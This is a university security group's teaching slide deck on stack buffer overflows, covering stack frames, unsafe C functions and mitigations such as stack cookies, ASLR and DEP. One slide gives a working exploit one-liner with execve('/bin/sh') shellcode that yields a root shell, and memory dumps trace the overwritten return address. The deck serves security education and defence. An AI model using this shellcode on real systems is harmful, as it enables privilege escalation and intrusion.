Smashing the Stack

Cesena Security Network and Applications

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Outline

1. Introduction
   - Smashing the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - Stack Cookies
   - ASLR
   - DEP
4. Exercise
5. References

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Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our "old" mentor...

Where to find us

- Website: `http://cesena.ing2.unibo.it/`
- Facebook: `https://www.facebook.com/groups/105136176187559/`
- G+: `https://plus.google.com/communities/101402441314003721224`

Introduction II

Before smashing things

We need to say some words about security in general :) !

Introduction III

Security facts in modern era

- Each security breach costs over 500k to Corporates
  `http://goo.gl/RAUgOg`
- Cyber-Security market is growing (*63 billion in 2011, 120 billions in 2017*)
  `http://goo.gl/Zq8Efj`
- Zero-Day exploit black markets, and Bug-Bounty (*yes Microsoft is doing it too*)

Introduction IV

Is someone still using C

Lot of C/C++ out there.. `http://langpop.com/` `http://www.tiobe.com/`

Buffer OverFlows are old stuff

Who	*NGINX Web server*
What	*stack-based buffer overflow*
When	**2013**

Really??

Check this CVE: *`http://goo.gl/4cIBqI`*

Smash the stack I

Smash The Stack [C programming] n.

- On many C implementations it is possible to **corrupt the execution stack** by writing past the end of an array declared auto in a routine.
- Code that does this is said to smash the stack, and *can cause return from the routine to jump to a random address*.

This can produce some of the most insidious data-dependent bugs known to mankind.

A brief time line I

The fist document Overflow Attack (Air Force) - 31/10/1972

By supplying addresses outside the space allocated to the users programs is possible to:

- Obtain unauthorized data.
- Cause a system crash.

A brief time line II

The morris Worm - 02/11/1988

Robert Tappan Morris (Jr.):

- First computer worm to be distributed via the Internet
- Publics introduction to Buffer OverFlow (BOF) Attacks
- ...Still student at Cornell University!

Using BOF to inject code into a program and cause it to jump to that code.

A brief time line III

How to Write Buffer Overflow 20/10/1995

- The **Segmentation fault (core dumped)** is what we want.
- This mean *access to some unattended memory address*.

Smashing The Stack For Fun And Profit 08/11/1996

by Elias Levy (Aleph1)

- One of the best article about **BOF**.
- From C to Assembly, BOF and shellcodes.

Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- Program layout is divided in sections like:
  - .text, where program instruction are stored
  - .data, where program data will be stored
  - .bss, where static vars are allocated
  - .stack, where **stack frames** live
- These sections are typically mapped in memory segments, so they have associated RWX permissions.

Process Memory II

.text

- Code instructions and some read-only data.
- This region corresponds to the *.text section* of the executable file.
- Normally marked as Read-Only, any attempt to write to it will result in a *segmentation violation*.

Process Memory III

.data .bss

- Data region contains initialized data, static variables are stored in this region.
- The data region corresponds to the *data-bss sections* of the executable file.
- New memory is typically added between the *.data* and *.stack* segments.

```
        higher memory
/-------------------\
|                   |
|      Stack        |
|-------------------|
|  (Uninitialized)  |
|       Data        |
|   (Initialized)   |
|-------------------|
|       Text        |
|                   |
\-------------------/
        lower memory
```

Stack Frame I

- Logical *frames* pushed during function calls and popped when returning.
- **stack frame** contains the function params, its local variables, and the necessary data for recovering previous frame.
- So it also contains the value of the **instruction pointer** at the time of the function call.
- Stack grows down (towards lower memory addresses)
- The stack pointer points to the last used address on the stack frame.
- The base pointer points to the bottom of the stack frame.

```
|                                   0xffff
|             <--- Previous
|                  Stack Frame
|===FRAME=BEGIN===
| PARN
|  ..
| PAR2        <--- Parameters
| PAR1
|-----------
| OLD_EIP
| OLD_EBP     <--- EBP points here
|-----------
| Var 1
|  ..
| Var N       <--- ESP points here
|====FRAME=END====
|
|
|                                  0x0000
```

Stack Frame II

Stack in x86-x86_64

Stack grows in opposite direction w.r.t. memory addresses.
Also two registers are dedicated for stack management:

EBP/RBP , points to the **base** of the stack-frame (*higher address*)

EIP/RIP , points to the **top** of the stack-frame (*lower address*)

Who setup the stack frame?

Calling convention:

- Parameters are pushed by caller.
- *EIP* is pushed via *CALL instruction*.
- *EBP* and local vars are pushed by called function.

Valid for x86
x86-64 uses different convention (FAST-CALL)

Stack Frame III

Call Prologue and Epilogue

```
;params passing*
call fun     ;push EIP
```

```
fun:
  ; prologue
  push EBP
  mov EBP, ESP
  sub ESP,<paramspace>
  ...
  ...
  ; epilogue
  mov ESP, EBP
  pop EBP ;restore EBP
  ret         ;pop EIP
```


Stack Frame IV

Stack Frame: Recap

Logical stack frames that are *pushed in the .stack segment* on function call, popped when returning.
A stack frame contains:

- Parameters (depends on calling convention, not true for linux64)
- **Data for previous frame recovering, also old Instruction Pointer value**.
- Local variables

Stack Frame V



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What is BOF? I

Figure : BOF segmentation fault

What is BOF? II

Also known as

```
user$ ./note AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

How to use BOF? I

Figure : BOF whoami: root

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How to use BOF? II

Also known as

```
user$ ./note `perl -e 'printf("\x90" x 153 .
    "\x31\xdb\x31\xc9\x31\xc0\xb0\xcb\xcd\x80\x31\xc0\x50
     \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
     \x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x31\xdb\xb0\x01
     \xcd\x80" . "\x90" x 22 . "\xef\xbe\xad\xde")'`
sh-3.1# whoami
root
```

Unsafe functions I

Unsafe C functions

- *gets()*: replace it with *fgets()* or *gets_s()*
- *strcpy()*: replace it with *strncpy()* or *strlcpy()*
- *strcat()*: replace it with *strncat()* or *strlcat()*
- *sprintf()*: replace it with *snprintf()*
- *printf()*: improper use of it can lead to exploitation, never call it with variable char* instead of constant char*.

Essentially, every C functions that don't check the size of the destination buffers

Basic Overflow I

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer (short), B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

```
char A[8] = {0,0,0,0,0,0,0,0};
short B = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Figure : A and B variables initial state

Basic Overflow II

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. "excessive" is 9 characters long, and A can take 8 characters. By failing to check the length of the string, it overwrites the value of B

```
gets(A);
```


variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Figure : A and B variables final state

Heap-based Overflow I

Buffer overflow in heap area.

- By corrupting *malloc-ed* chunks is possible to overwrite internal structures such as linked list pointers.
- Canonical heap overflow overwrites dynamic memory allocation linkage (malloc meta data)
- Uses the resulting pointer exchange to overwrite a program function pointer (maybe in stack).



Stack-based Overflow I

Buffer overflow on stack, like the Morris one..
we can:

- Overwrite local variables that are near a buffer in memory.
- Overwrite the some function pointer, or exception handlers pointers which are subsequently executed.
- Overwrite the return address in the stack frame.
  Once the function returns, execution will resume at the return address as specified by the attacker, usually a user input filled buffer.

Stack-based Overflow II

BOF in theory: Recipe

- Buffer on stack
- Not sufficiently input validation
- Goodwill




Figure : Stack frame before BOF

Stack-based Overflow III

BOF in theory: Powning

- The buffer is filled with a **shellcode** and some padding
- Padding must be precise
- Return address is overwritten with the shellcode address (on stack)




Figure : Corrupted stack frame

Stack-based Overflow IV

./note "This is my sixth note"

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff454,
n_ebp: bffff528, n_esp: bffff450,
m_ebp: bffff538, m_esp: bffff534
        address    hex val   string val
n_esp > bffff450:  bffff450  ?  ?  ?  P
buffer> bffff454:  73696854  s  i  h  T
        bffff458:  20736920     s  i
        bffff45c:  7320796d  s     y  m
        bffff460:  68747869  h  t  x  i
        bffff464:  746f6e20  t  o  n
        bffff468:  b7fc0065  ?  ?     e
        ...        ...       ...
        bffff510:  00000000
        bffff514:  00000000
endBuf> bffff518:  bffff538  ?  ?  ?  8
        bffff51c:  080487fb        ?  ?
        bffff520:  b7fcaffc  ?  ?  ?  ?
        bffff524:  0804a008        ?
n_ebp > bffff528:  bffff538  ?  ?  ?  8
n_ret > bffff52c:  080484ee     ?  ?
        bffff530:  bffff709  ?  ?  ?
m_esp > bffff534:  b8000ce0  ?        ?
m_ebp > bffff538:  bffff598  ?  ?  ?  ?
m_ret > bffff53c:  b7eb4e14  ?  ?  N
        bffff540:  00000002
```

./note AAAAAAAAAAAAAAA...

```
Memory: addNote(): 80484f9
main(): 80484b4, buffer:bffff314
n_ebp: bffff3e8, n_esp: bffff310
m_ebp: bffff3f8, m_esp: bffff3f4
        address    hex val string val
n_esp > bffff310:  bffff310  ?  ?  ?
buffer> bffff314:  41414141  A  A  A  A
        bffff318:  41414141  A  A  A  A
        bffff31c:  41414141  A  A  A  A
        bffff320:  41414141  A  A  A  A
        bffff324:  41414141  A  A  A  A
        bffff328:  41414141  A  A  A  A
        ...        ...       ...
        bffff3d0:  41414141  A  A  A  A
        bffff3d4:  41414141  A  A  A  A
endBuf> bffff3d8:  41414141  A  A  A  A
        bffff3dc:  41414141  A  A  A  A
        bffff3e0:  41414141  A  A  A  A
        bffff3e4:  0804a008        ?
n_ebp > bffff3e8:  41414141  A  A  A  A
n_ret > bffff3ec:  41414141  A  A  A  A
        bffff3f0:  41414141  A  A  A  A
m_esp > bffff3f4:  41414141  A  A  A  A
m_ebp > bffff3f8:  41414141  A  A  A  A
m_ret > bffff3fc:  41414141  A  A  A  A
        bffff400:  41414141  A  A  A  A
Segmentation fault
```

Stack-based Overflow V

Overwriting the return address

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff384
n_ebp: bffff458, n_esp: bffff380
m_ebp: bffff468, m_esp: bffff464
        address    hex val    string val
n_esp > bffff380:  bffff380   ?  ?  ?  ?
buffer> bffff384:  90909090   ?  ?  ?  ?
        bffff388:  90909090   ?  ?  ?  ?
        ...        ...        ...
        bffff418:  90909090   ?  ?  ?  ?
        bffff41c:  31db3190   1  ?  1  ?
        bffff420:  b0c031c9   ?  ?  1  ?
        bffff424:  3180cdcb   1  ?  ?  ?
        bffff428:  2f6850c0   /  h  P  ?
        bffff42c:  6868732f   h  h  s  /
        bffff430:  6e69622f   n  i  b  /
        bffff434:  5350e389   S  P  ?  ?
        bffff438:  d231e189   ?  1  ?  ?
        bffff43c:  80cd0bb0   ?  ?     ?
        bffff440:  01b0db31      ?  ?  1
        bffff444:  909080cd   ?  ?  ?  ?
endBuf> bffff448:  90909090   ?  ?  ?  ?
        bffff44c:  90909090   ?  ?  ?  ?
        bffff450:  90909090   ?  ?  ?  ?
        bffff454:  0804a008      ?
n_ebp > bffff458:  90909090   ?  ?  ?  ?
n_ret > bffff45c:  bffff388   ?  ?  ?  ?
        bffff460:  bffff600   ?  ?  ?
m_esp > bffff464:  b8000ce0   ?        ?
m_ebp > bffff468:  bffff4c8   ?  ?  ?  ?
m_ret > bffff46c:  b7eb4e14   ?  ?  N
        bffff470:  00000002
sh-3.1# whoami
root
sh-3.1# exit
```

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Security Against Bofs

How to secure the stack?

- Various methods and techniques. . .
- . . . and various consideration.
- Which programming language?
- How to deal with legacy code?
- How to develop automatic protection?

Security: Programming Language

Do programming languages offer automatic stack protection?

C/C++ these languages don't provide built-int protection, but offer *stack-safe* libraries (e.g. *strcpy*() $\Longrightarrow$ *strncpy*()).

Java/.NET/Perl/Python/Ruby/... all these languages provide an automatic array bound check: no need for the programmer to care about it.

- According to `www.tiobe.com` C is (still) the most used Programming Language in 2013.
- Legacy code still exists: it can't be rewritten!
- Operating systems and compilers should offer automatic protections.

Security: Automatic stack smashing detection using stack cookies


An automatic protection introduced at compile time

- Random words (cookies) inserted into the stack during the function prologue.
- Before returning, the function epilogue checks if those words are intact.
- If a stack smash occurs, cookie smashing is very likely to happen.
- If so, the process enters in a *failure* state (e.g. raising a *SIGSEV*).

Security: StackGuard (1998)

A patch for older gcc


- "A simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties" [3].
- It offers a method for detecting return address changes in a portable and efficient way.
- StackGuard uses a random *canary word* inserted before the return address. The callee, before returning, checks if the canary word is unaltered.



Security: Stack-Smashing Protector (2001)

An improved patch for gcc

- It uses a stack cookies (*guard*), to protect the base pointer.
- Relocate all arrays to the top of the stack in order to prevent variable corruption (**B** before **C**).
- Copies arguments into new variables below the arrays, preventing argument corruption (**A** copied into **C**).
- SSP is used by default since gcc 4.0 (2010), however some systems (like *Arch Linux*) keep it disabled.



Security: SSP examples

```c
void test(int (*f)(int), int z, char* buf) {
  char buffer[64]; int a = f(z);
}
```

gcc -m32 -fno-stack-protector test.c

```
push  ebp
mov   ebp, esp
sub   esp, 0x68
mov   eax, [ebp+0xc]
mov   [esp], eax
mov   eax, [ebp+0x8]
call  eax
mov   [ebp-0xc], eax
leave
ret
```

gcc -m32 -fstack-protector test.c

```
push  ebp
mov   ebp, esp
sub   esp, 0x78
mov   eax, [ebp+0x8]
mov   [ebp-0x5c], eax
mov   eax, [ebp+0x10]
mov   [ebp-0x60], eax
mov   eax, gs:0x14
mov   [ebp-0xc], eax
xor   eax, eax
mov   eax, [ebp+0xc]
mov   [esp], eax
mov   eax, [ebp-0x5c]
call  eax
mov   [ebp-0x50], eax
mov   eax, [ebp-0xc]
xor   eax, gs:0x14
je    8048458 <test+0x3c>
call  80482f0 <__stack_chk_fail@plt>
leave
ret
```

Security: Address space layout randomization ($\sim$ 2002)

A runtime kernel protection

- Using PIC (position independent code) techniques and kernel aid, it's possible to change at every execution the position of stack, code and library into the addressing space.
- Linux implements ASLR since *2.6.12*. Linux ASLR changes the stack position.
- Windows has ASLR enabled by default since Windows Vista and Windows Server 2008. Window ASLR changes stack, heap and Process/Thread Environment Block position.

Security: ASLR example

```
$ sudo sysctl -w kernel.randomize_va_space=1
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffe03e49d0
BP: 0x7fff01cd44a0
BP: 0x7fff23ac2450
BP: 0x7fffacc72fc0
BP: 0x7fffa20fca50
$ sudo sysctl -w kernel.randomize_va_space=0
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
```

Security: Data Execution Prevention ($\sim$ 2004)

Make a virtual page not executable

- Hardware support using the NX bit (*N*ever e*X*ecute) present in modern 64-bit CPUs or 32-bit CPUs with PAE enabled.
- NX software emulation techniques for older CPUs.
- First implemented on Linux *2.6.8* and on MS Windows since *XP SP2* and *Server 2003*.
- Currently implemented by all OS (Linux, Mac OS X, iOS, Microsoft Windows and Android).

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Tools I

objdump - the linux disassembler

```
$ objdump -M intel -d <PROGNAME>
```

Tools II

gdb - the linux debugger

```
$ gdb <PROGNAME>
(gdb) set disassembly-flavor intel   # we like intel sintax
(gdb) disassemble <SYMBOL-OR-ADDRESS>   # eg. disass main
(gdb) b * 0xdeadbeef # breakpoint at address
(gdb) run <ARGS>     # run the program
(gdb) stepi         # step into
(gdb) nexti         # step over
(gdb) finish         # run until ret
(gdb) i r           # info registers
(gdb) i b           # info breakpoints
(gdb) x/20i $eip     # print 20 instr starting from EIP
(gdb) x/20w $esp     # 'w' WORD, 's' STRING, 'd'
                       DECIMAL, 'b' BYTE
(gdb) display/<X-EXPR> # like x/ but launched
                           at every command
```

Exercise I

Exercises source available at `http://goo.gl/WupDs`
Some exercises need to connect via ssh to cesena.ing2.unibo.it as pwn at port 7357 to test your solution.
(ssh pwn@cesena.ing2.unibo.it -p 7357)

Figure : Exercises source

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Exercise II

Warming up

auth

Just a basic overflow.

Don't look too far, it's just next to you.

Exercise III

Function pointer overwrite

nameless
Hey! A function pointer!
Yes, we probably need *gdb*

Exercise IV

Return OverWrite Easy

rowe

We are getting serious

You'll have to OverWrite the return address!

Exercise V

Return OverWrite Hard

rowh

Just like the previuos, but can you also prepare the data on the stack?

Exercise VI

Notes program

note

Sample notes program, ./note reads the notes, ./note "my note" adds a note

You'll need a shellcode.

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